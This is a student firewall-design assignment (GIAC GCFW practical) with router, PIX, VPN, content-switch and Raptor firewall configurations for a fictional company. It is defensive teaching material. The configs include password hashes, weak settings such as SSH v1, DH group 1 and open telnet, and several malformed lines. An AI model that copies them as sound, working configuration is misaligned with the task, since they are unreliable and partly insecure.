Firewalls, Perimeter Protection, and VPNs
GCFW Practical Assignment
Version 1.5e

GIAC Enterprises
Defense in Depth Will Bring You Good Fortune

Daniel J. Kamel

Network Design For GIAC Enterprises

1. Security Architecture

1.1 Introduction:

GIAC Enterprises recent acquisition, and desire to launch an E-commerce web site, has required a redesign of the corporate network infrastructure. The goal of this redesign is to support connectivity of GIAC's partners and suppliers, and new branch office to the companies application server. The design must also support GIAC's public website, which will allow customers to place on-line orders.

1.2 Requirements:

GIAC Enterprises' network design goal is to handle 200 million dollars in sales per year. This goal requires security to prevent intrusion, and redundancy to ensure availability. Security will take the forms of physical, operating system, and software level. Hardware redundancy will serve to protect GIAC in case of hardware failure. This design was created with scalability in mind.


GIAC's recent acquisition is now considered a branch office to GIAC's corporate headquarters. The branch office requires a secure, reliable method to access the application servers located at headquarters. All data passed must be encrypted at 3des.

GIAC's suppliers will access the application server through a 3des encrypted point to point connection.

GIAC's partners will access a password protected, web based application through a SSL encrypted connection. Server level access lists will be used to ensure identity of partner.

GIAC's customers will access a password protected, web based application through a SSL encrypted connection.

1.3 Design:



1.3.1 GIAC Enterprises Network Design

In keeping with our goal of building a redundant infrastructure, we will contract with two independent ISPs, verifying that the local loops are not through the same provider. Each ISP will be interfaced by a separate Router. We have chosen Cisco model 3640 with internal dsu/csu and 2 Ethernet ports. Two Ethernet ports will be installed to connect each router to each of two switches. Cisco 3512XL and 3524XL switches will be used.

The Routers will run IOS version 12.2.1, IP plus feature set. BGP will be ran to allow multi-home capability. 128 Megs of dram and 16MB flash memory will be installed.

The following unused services will be disabled:

Small servers
Finger
Bootp
http

Logging to the syslog server will be enabled.

In order to minimize the threat of DOS attacks, source routing and directed broadcasts will be disabled.

Access lists will be used as the first layer of defense. We will filter suspicious traffic. Traffic that is not destined for our network will be filtered. Traffic from our network should not be coming in to the network. We will also filter illegal addresses. Access lists will be used to limit the rate of traffic that may be used for DOS attacks.

These redundant connections on the routers will run to a pair of Cisco PIX 515 firewalls. The PIX 515s will be equipped with three Ethernet ports, an outside, inside, and DMZ. The firewalls will run PIX firewall software version 6.0.

The firewall will allow http, https, snmp, and pop3 traffic to the DMZ segment. The PIX will server as a VPN end point for the branch office and partner VPNs, giving them access to the inside segment. This access will be filtered, giving the users access to port 5756, which is used by the custom application running on that segment. The PIX will also pass syslog traffic to the syslog server, and return traffic to the corporate network.

The DMZ segment off the PIX firewalls connect to a pair of Cisco CSS-11150 Content Services Switches. These switches will load balance traffic between a series of web servers. Additional web servers may be added as demand increases. Load balancing adds a layer of security. It hides the destination address of the actual web servers, and will only pass valid http and https traffic to the servers.

The inside segment will contain the application server, syslog server, Cisco secure policy manager workstation, and a connection to the corporate firewall. This will be Symantec Raptor running on Windows NT.

We have chosen complete redundancy down to the web server level. Corporate may choose to add more redundancy in the future if budgets permit.

1.3.2 Parts list:

2	CISCO3640-RPS	Cisco 3640 Routers
2	NM-2FE2W	Network module with 2 fast Ethernet ports
2	WIC-1DSU-T1	T1 DSU interface card
2	MEM3660-128D	128 Meg Dram
2	MEM3600-16FS	16 Meg Flash Card
2	CD36-CP-12.2.1	IP plus IOS version 12.2.1
1	PWR600-AC-RPS	Redundant Power Supply for 3640
2	Catalyst 3512XL	12 Port 10/100 Ethernet Switch
3	Catalyst 3524XL	24 Port 10/100 Ethernet Switch
1	PIX-515-UR	PIX 515 Firewall
1	PIX-515-FO	PIX 515 Failover Firewall
1	PIX-VPN-3DES	3des VPN License
2	CSS-11051-AC	8 Port Content Services Switch W/ webns v5.0
1	RFWS-04639	Raptor Firewall 6.5 1-250U for NT

1.3.3 Physical Security:

All server and network equipment will be housed in a secure room. Magnetic pass cards and pin number locks will control access to the room. The equipment will be installed in locked server racks. Climate control and redundant power will be supplied by building contractor and is not part of this document.

1.3.4 DNS:

External DNS requires entries for the web and mail addresses. After reviewing the security policy of our ISP, we have chosen to outsource DNS hosting to them. Our internal network will rely on the corporate firewall to handle internal DNS requests.

2. Security Policy

2.1 Preface

This document establishes the security policy guidelines for GIAC Enterprises, and it's Systems Division support staff in the course of their job duties. These guidelines are intended to protect the rights and privacy of GIAC Enterprises. Any Corporate Headquarters guidelines or policies will take precedence over these guidelines. This security policy is intended to protect the integrity of GIAC Enterprises networks and to mitigate the risks and losses associated with security threats to.

The goal of this security policy is to define the security concerns of GIAC Enterprises and address them. Security must be maximized while maintaining the required functionality.

2.2 Requirements

The functional requirements have been defined in section 1.0 of this document. Security requirements are designed to protect the functionality of the network, insuring application availability.

2.3 Border Routers

The border routers are our first line of defense. Their function is to route data in and out of the network. If they are compromised, the entire network is compromised. The goal will be to protect the routers from a direct hack. The access control capability of the routers will be used to help prevent denial of service attacks from entering the network, and prevent our network from being used to launch denial of service attacks against other networks.

2.3.1 Securing the routers

Router administration will only be allowed from with in the corporate network, using SSH ver 1.0. Telnet will be disabled. This will be done to prevent attempts from user outside the network to attach to the routers. SSH will be used to institute encryption.

Logging will be configured to log to the syslog server. At this time there is no snmp monitoring on the network, so snmp will be filtered to the outside, and set to RO with a community of "GIACmonitor" to allow monitoring from the inside in the future. If not protected, SNMP can be used to retrieve a copy of the configuration, if they find out the community. With this information an attacker can easily decipher the password to the router.

Unused services will be shut down. By shutting unused services, we eliminate any security risk that may exist in them. These include echo, discard, finger, daytime, and chargen. Cisco discovery protocol will be disabled.

Source routing and IP directed broadcasts will be disabled.

2.3.2 Access control lists

Access control lists, ACLs, allow the routers to filter out packets passing through the router. Packets can be filtered in bound or out bound on an interface. Standard access lists filter on source address, and are defined by number 0-99. Extended lists filter on source and destination address and port, protocol, or ICMP type, and are defined by number 100-199. Access lists are executed in order. If any statement is found to be true, the action is performed and the rest of the list is ignored. By default, all ACLs have an implicit deny all at the end.

Example of standard access list- This example will allow traffic from 192.168.2.10, but not the rest of the 192.168.2.0/24 network, and allow anything else.

```
interface Serial 0                          This is the interface we are applying the filter to
        ip address 192.168.1.1 255.255.255.0
        ip access-group 1 in                We are filtering using list 1 in bound
```

```
access-list 1 permit host 192.168.2.10          Permit traffic from 192.168.2.10
access-list 1 deny 192.168.2.0 0.0.0.255        Drop traffic from 192.168.2.* network
access-list 1 permit any                        Permit everything else
```

Example of extended access list- This example will allow port 80 tcp (www) traffic from 192.168.2.10 to 192.168.1.10, but not the rest of the 192.168.2.0/24 network, and allow www from anywhere else to any host.

```
interface Serial 0                                    This is the interface we are applying the filter to
        ip address 192.168.1.1 255.255.255.0
        ip access-group 111 in                              We are filtering using list 111 in-bound

access-list 111 permit tcp host 192.168.2.10 host 192.168.1.10 eq www Permit www traffic from 192.168.2.10
access-list 111 deny tcp 192.168.2.0 0.0.0.255 any eq www           Drop www traffic from 192.168.2.* network
access-list 111 permit tcp any any eq www                           Permit everything else on www
                                                                    Implicit deny drops all other  traffic
```

We can test our ACLs by adding the argument 'log' to the end of our access-list statement. We can then open a telnet session with the port number we are trying to filter. Our syslog should show the attempt has been blocked.

RFC 2827 states that no packet should leave our network if the source address does not belong to our address space. RFC 1918 lists addresses know as private addresses. These addresses should not be allowed on the Internet. We will filter packets to comply with these RFCs. We will not need to pass RPC, NFS, or Netbios, so we will filter these also. We will log these filters. Violations of these rules may indicate an attack attempt.

Excessive ICMP traffic can cause a denial of service condition. It is safe to assume that anytime ICMP traffic exceeds 256k of bandwidth, that a DOS attack is in progress. We will filter and drop all ICMP traffic above 256k.

2.3.3 Primary Border Router Config

```
no service pad
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
no service finger
no service tcp-small-servers
no service udp-small-servers
!
hostname GIAC_Router1
!
logging buffered 16384 debugging
no logging console
enable secret 5 $1$0PEa$is8xhdgqAe2GFEtwfsT2X.
enable password 7 157896C4E2532547A
!
username admin password 7 0542650D621F7F12530
!
```

```
!
!
!
clock timezone EST -5
ip subnet-zero
no ip source-route
no ip finger
ip name-server
!
no ip bootp server
!
!
interface FastEthernet 0/0
ip address 205.100.200.3 255.255.255.0
 no ip redirects
 no ip directed-broadcast
standby 1 priority 110 preempt
 standby 1 ip 205.100.200.1
 standby 2 preempt
 standby 2 ip 205.100.200.2
!
!
interface Serial0/0
 ip address 64.1.1.21 255.255.255.252
 ip access-group 101 in
ip access-group 111 out
no ip directed-broadcast
 rate-limit input access-group 102 256000 8000 8000 conform-action transmit exceed-action drop
 no ip route-cache
 no ip mroute-cache
 load-interval 60
no cdp enable
!

ip ssh time-out 120
ip ssh authentication-retries 3
no ip http server
!
logging trap debugging
logging (syslog)

access-list 15 permit  205.100.200.0 0.0.0.255
access-list 101 deny   ip 205.100.200.0 0.255.255.255 any
access-list 101 deny   ip 0.0.0.0 0.255.255.255 any
access-list 101 deny   ip 10.0.0.0 0.255.255.255 any
access-list 101 deny   ip 127.0.0.0 0.255.255.255 any
access-list 101 deny   ip 169.254.0.0 0.0.255.255 any
access-list 101 deny   ip 172.16.0.0 0.15.255.255 any
access-list 101 deny   ip 192.0.2.0 0.0.0.255 any
access-list 101 deny   ip 192.168.0.0 0.0.255.255 any
access-list 101 deny   ip 224.0.0.0 31.255.255.255 any
access-list 101 deny   ip any 255.255.255.128 0.0.0.127
access-list 101 deny  udp  any any eq sunrpc log
access-list 101 deny  tcp  any any eq sunrpc log
access-list 101 deny  udp  any any eq 2049 log
access-list 101 deny  tcp  any any eq 2049 log
```

```
access-list 101 deny  udp  any any eq 4045 log
access-list 101 deny  tcp  any any eq 4045 log
access-list 101 deny  udp  any any eq 135 log
access-list 101 deny  tcp  any any eq 135 log
access-list 101 deny  udp  any any range 137 138 log
access-list 101 deny  tcp  any any eq 139 log
 access-list 101 deny  udp  any any eq 445 log
access-list 101 deny  tcp  any any eq 445 log
access-list 101 permit ip any any
access-list 102 permit icmp any any echo
access-list 102 permit icmp any any echo-reply
access-list 111 permit  ip 205.100.200.0.255.255.255 any
access-list 111 deny  ip any any

!
!
snmp-server community GIACmonitor R0 15
snmp-server trap-source FastEthernet0/0
snmp-server contact GIAC NOC

!
banner login ^C

Authorized Access Only
This system is private property
Disconnect IMMEDIATELY if you are not an authorized user!
^C
!
line con 0
 exec-timeout 0 0
 transport input none
line aux 0
line vty 0 4
 login authentication ?
 transport input ssh
 access-class 12 in
!
ntp clock-period 17180043
ntp server 192.5.41.41
end
```

2.4 Pix Firewalls

The Pix Firewalls are our primary line of defense. Their function is to filter out unwanted traffic and obscure the network layout from prying eyes. They are also our VPN end points. The VPN functions will be discussed below. The firewall will function as the gateway for the inside and DMZ segments.

Web and mail traffic will be allowed into the DMZ from the outside. The DMZ will be allowed to return web requests, send mail, communicate with the back-end application server, and send log messages to the syslog server. The inside segment will be accessed from the outside through the VPN only. Traffic from the corporate firewall will be passed.

The two firewalls will be configured in a fail-over configuration. We will implement Cisco recommended security configurations to guard against attacks. We will filter Activex and Java applets to prevent attacks that use these transports.

Static NAT mappings are one to one mappings. Static NAT mappings will be used between each server and an assigned outside address. The format of a static mapping is as follows:

```
static [(internal_if_name, external_if_name)] global_ip local_ip [netmask network_mask] [max-conns [em_limit]]
```

Example:
First we set up NAT on the inside interface with an ID of 1 for all local IPs with no max_connections set and limit embryonic connections to 10000. The Nat command shields IP addresses on the inside network from the outside network.

```
nat (inside) 1 0 0 0 10000
```

To map the outside address of 10.10.10.1 to an inside address of 192.168.1.1

```
static (inside,outside) 10.10.10.1 192.168.1.1
```

2.4.1 PIX Access Controls Lists
PIX ACLs are similar to router ACLs. They take this format:

```
access-list acl_ID [deny | permit] protocol {source_addr | local_addr} {source_mask | local_mask} operator port
{destination_addr | remote_addr} {destination_mask | remote_mask} operator port
```

Example:
We wants to block 192.168.100.5 from accessing the World Wide Web

```
access-list acl_in deny tcp host 192.168.100.5 any eq 80
access-group acl_in interface inside
```

The inside segment has a higher security level than the DMZ. By default, hosts on the inside can access hosts on the DMZ. We want to limit this access. Controlling access from the corporate LAN will be handled by the corporate firewall.

2.4.2 PIX Security Measures

2.4.2.1 Pix Mail Guard

PIX mail guard is a feature the PIX OS that will help protect our mail server. It limits the commands that can pass to the mail server to RFC 821, section 4.5.1 commands. These are HELO, MAIL, RCPT, DATA, RSET, NOOP, and QUIT. This step eliminates potential mail server vulnerabilities. The command is as follows, where 25 is the smtp port number:

```
# fixup portocol smtp 25
```

2.4.2.2 Fragmentation Guard

PIX Fragmentation Guard protects hosts against fragmentation attacks such as Teardrop, and Land. Each IP fragment after the initial one is required to be associated with previous valid initial IP fragment. It is activated by the following command:

```
# sysopt security fragguard
```

2.4.2.3 Java Filtering

PIX Java Filtering prevents inside hosts from downloading of Java applets. Java applets can be used to run attacks because they are executed on the inside machine. The filter java command filters out Java applets that return to the PIX Firewall from an outbound connection.

```
# filter java port[-port] local_ip mask foreign_ip mask
```

2.4.2.4 ActiveX Blocking

PIX ActiveX Blocking filters out ActiveX usage from outbound packets. ActiveX can be used to launch malicious code.

```
# filter activex port local_ip mask foreign_ip mask
```

2.4.3 VPN

We need to create an encrypted tunnel between the PIX firewall and the remote office. Since the VPN is from gateway to gateway, we are running in Tunnel Mode. The Remote office uses IP 75.205.116.1 for its VPN end point. We have selected a pre-shared key policy. For our transform set we have selected 3des for data encryption, and SHA for data authentication. We will set out security association to expire in one hour.

2.4.4 Primary PIX Firewall Configuration

```
PIX Version 6.1(1)
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security2
nameif ethernet3failover security10
enable password lWDqsDyiSNMJmQW encrypted
passwd SsseRsssjFs6gpnOn encrypted
```

```
hostname primary_pix
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 1720
fixup protocol rsh 514
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
access-list 101 permit ip 192.168.100.0 255.255.255.0 192.168.1.0 255.255.255.0
access-list 108 permit ip 192.168.100.0 255.255.255.0 192.168.100.0 255.255.255.0
access-list 102 permit tcp any any eq telnet
pager lines 24
logging on
logging timestamp
logging buffered debugging
logging trap warnings
logging history alerts
logging host inside 192.168.100.30
interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
mtu outside 1500
mtu inside 1500
mtu dmz 1500
ip address outside 205.100.200.5 255.255.255.0
ip address inside 192.168.2.5 255.255.255.0
ip address dmz 192.168.1.5 255.255.255.0
failover ip address failover 192.168.4.1
failover link
failover poll 10
ip audit info action alarm
ip audit attack action alarm
arp timeout 14400
global (outside) 1 205.100.200.200
nat (inside) 0 access-list 101
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
static (inside,outside) 205.100.200.10 192.168.3.10 netmask 255.255.255.255 0 0
static (inside,outside) 205.100.200.20 192.168.3.20 netmask 255.255.255.255 0 0
access-group acl_outside in interface outside
access-group acl_inside in interface inside
access-group acl_dmz in interface dmz
access-list acl_outside permit tcp  any  205.100.200.10 eq 80
access-list acl_outside permit tcp  any  205.100.200.10 eq 443
access-list acl_outside permit tcp  any  205.100.200.20 eq 25
access-list acl_outside permit tcp  any  205.100.200.20 eq 110
access-list acl_dmz permit udp  192.168.1.0 255.255.255.0  192.168.2.11 eq 514
access-list acl_dmz permit udp  192.168.3.0 255.255.255.0  192.168.2.11 eq 514
access-list acl_dmz permit udp  205.100.200.0 255.255.255.0  192.168.2.11 eq 514
access-list acl_dmz permit tcp  205.100.200.0 255.255.255.0  192.168.2.10 eq 2255
access-list acl_inside permit tcp  any  205.100.200.10 eq 80
access-list acl_inside permit tcp  any  205.100.200.10 eq 443
access-list acl_inside permit tcp  any  205.100.200.20 eq 25
access-list acl_inside permit tcp  any  205.100.200.20 eq 110
access-list acl_inside permit 192.168.2.100 any
access-list acl_inside deny any any
```

```
access-list 111 permit ip host 192.168.2.10 75.205.116.0 255.255.255.0
route outside 0.0.0.0 0.0.0.0 205.100.200.1 1
http server disable
filter activex 80 0 0 0 0
filter java 80 0 0 0 0
no snmp-server location
no snmp-server contact
no snmp-server community
no snmp-server enable traps
tftp-server inside 192.168.2.11 prim_pix.doc
floodguard enable
sysopt connection permit-ipsec
sysopt connection permit-pptp
sysopt security fragguard
no sysopt route dnat
crypto ipsec transform-set strong esp-3des esp-sha-hmac
crypto map mymap 5 ipsec-isakmp
crypto map mymap 5 match address 111
crypto map mymap 5 set peer 75.205.116.1
crypto map mymap 5 set transform-set strong
crypto map mymap client configuration address initiate
crypto map mymap client configuration address respond
crypto map mymap interface outside
isakmp key ******** address 75.205.116.1 netmask 255.255.255.255
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption 3des
isakmp policy 10 hash sha
isakmp policy 10 group 1
isakmp policy 10 lifetime 3600
security-association lifetim seconds 3600
telnet 192.168.2.0 255.255.255.0 inside
telnet timeout 5
ssh timeout 5
terminal width 80
```

2.5 Content Services Switch

The content services switches serve to load-balance the web traffic between the web servers. It uses a virtual IP, 192.168.3.10, to accept requests and forwards them to an available web server. This approach helps guard against many types of attacks. In addition, the switches will detect denial of service attacks such as syn floods, and drop those packets. It will also drop any packet that it does not have a rule for. In this case only ports 80, and 443 will pass.

2.5.1 Content Services Switch Configuration

```
!************************** GLOBAL **************************
  username admin des-password 2fjhfghfcmkeehjg superuser
  ip redundancy master
  ip ecmp roundrobin
  ip ecmp no-prefer-ingress

  dns primary 205.26.164.56
```

```
 dns secondary 205.26.165.56

 ip route 0.0.0.0 0.0.0.0 192.168.3.5 1


!************************ INTERFACE ************************
interface e1
 phy 100Mbits-HD

interface e2
 phy 100Mbits-HD

interface e3
 phy 100Mbits-HD

interface e4
 phy 100Mbits-HD

interface e5
 phy 100Mbits-HD

interface e6
 phy 100Mbits-HD

interface e7
 phy 100Mbits-HD

interface e8
 bridge vlan 2
 phy 100Mbits-HD

interface e9
 bridge vlan 2
 phy 100Mbits-HD

interface e10
 bridge vlan 2
 phy 100Mbits-HD

interface e11
 bridge vlan 2
 phy 100Mbits-HD

interface e12
 bridge vlan 2
 phy 100Mbits-HD

interface e13
 phy 100Mbits-HD

interface e14
 phy 100Mbits-HD

interface e15
 phy 100Mbits-HD
```

```
interface e16
 bridge vlan 3
 phy 100Mbits-HD

!************************ CIRCUIT ************************
circuit VLAN1
  redundancy

  ip address 192.168.3.1 255.255.255.0

circuit VLAN2
  redundancy

  ip address 192.168.1.1 255.255.255.0

circuit VLAN3

  ip address 192.168.52.1 255.255.255.0
    redundancy-protocol


!************************ SERVICE ************************
service Router
  ip address 205.100.200.1
  active

service www1
  keepalive maxfailure 5
  keepalive type http
  ip address 192.168.100.114
  active

service www2
  keepalive maxfailure 5
  keepalive type http
  ip address 192.168.100.114
  active
!************************* OWNER *************************
owner GIACent
  content web
    vip address 192.168.3.10
    protocol tcp
    port 80
    url "/*"
    balance aca
    add service www1
    add service www2
    active

content ssl1
vip address 192.168.3.10
protocol tcp
port 443
url "/*"
application ssl
add service www1
```

add service www2
active

2.6 Corporate Firewall:


For the corporate firewall we have chosen Symantec's Raptor Firewall version 6.5 running on a Windows NT version 4 service pack 6a. The windows based interface allows for minimal training of the corporate IT department. We will allow corporate users access to web, mail, DNS, and ftp from the Internet. Web, mail, ftp, telnet, and access to the application server, will be allowed to the inside and DMZ segment.

2.6.1 Installing The Firewall:

The server will be set up with a base Windows NT 4.0 installation. Service Pack 6a and all current security patches will be installed. The first network card, E100B1, will be assigned IP 192.168.2.100 with a default gateway of 192.168.2.5. The DNS servers will be entered as assigned by the ISP. The second card, E100B2, will be assigned IP 192.168.100.1 with no default gateway.

2.6.2 Defining Interfaces:

The firewall is configured with two interfaces. They are named E100B1 and E100B2. We will define E100B1 as the outside interface and enable SYN Flood protection and Port Scan detection. E100B2 will be defined as corporate and have "This address is a member of the internal network" checked.




2.6.3 Defining Entities:

We will define each subnet as follows:

Name	Address	Mask
Corporate	192.168.100.0	255.255.255.0
Application	192.168.2.0	255.255.255.0
DMZ	192.168.3.0	255.255.255.0


We will define each server as follows:

Name	Address
Mail	192.168.3.10
Syslog	192.168.2.11
ApplicationServer	192.168.2.10



2.6.4 Defining Rules:

Rule #1
The first rule will be defined for what services we will allow corporate users to access from the Internet. These will be ftp, http, https, pop-3, and smtp.



giac\Rule\Rule #1 : Corporate - Universe* : ftp* http* https p...

Please enter a description and select the Source, Destination and Access type.

Description: Corporate access to Universe

For connections coming in via: E100B2

From source: Corporate


Destined for: Universe*

Coming out via: E100B1

Rules can be written to allow or deny access to services:

● Allow Access To Services

○ Deny Access To Services



giac\Rule\Rule #1 : Corporate - Universe* : ftp* http* https p...


Please select the services for this rule.

Excluded Services:
all*
cifs*
exec*
GIACapplication
gopher*
h323*
login*
nbdgram*
nntp*
ping*
ratings*
realaudio*
shell*
sqlnet*
telnet*

Included Services:
ftp*
http*
https
pop-3
smtp*

Rule #2

The first rule will be defined for what services we will allow corporate users to access from the DMZ. These will be ftp, http, https, pop-3, smtp, SSH, and telnet.



giac\Rule\Rule #2 : Corporate - DMZ : ftp* http* https pop-3...

Please enter a description and select the Source, Destination and Access type.

Description: Corporate access to DMZ

For connections coming in via: E100B2

From source: Corporate


Destined for: DMZ

Coming out via: E100B1

Rules can be written to allow or deny access to services:

● Allow Access To Services

○ Deny Access To Services



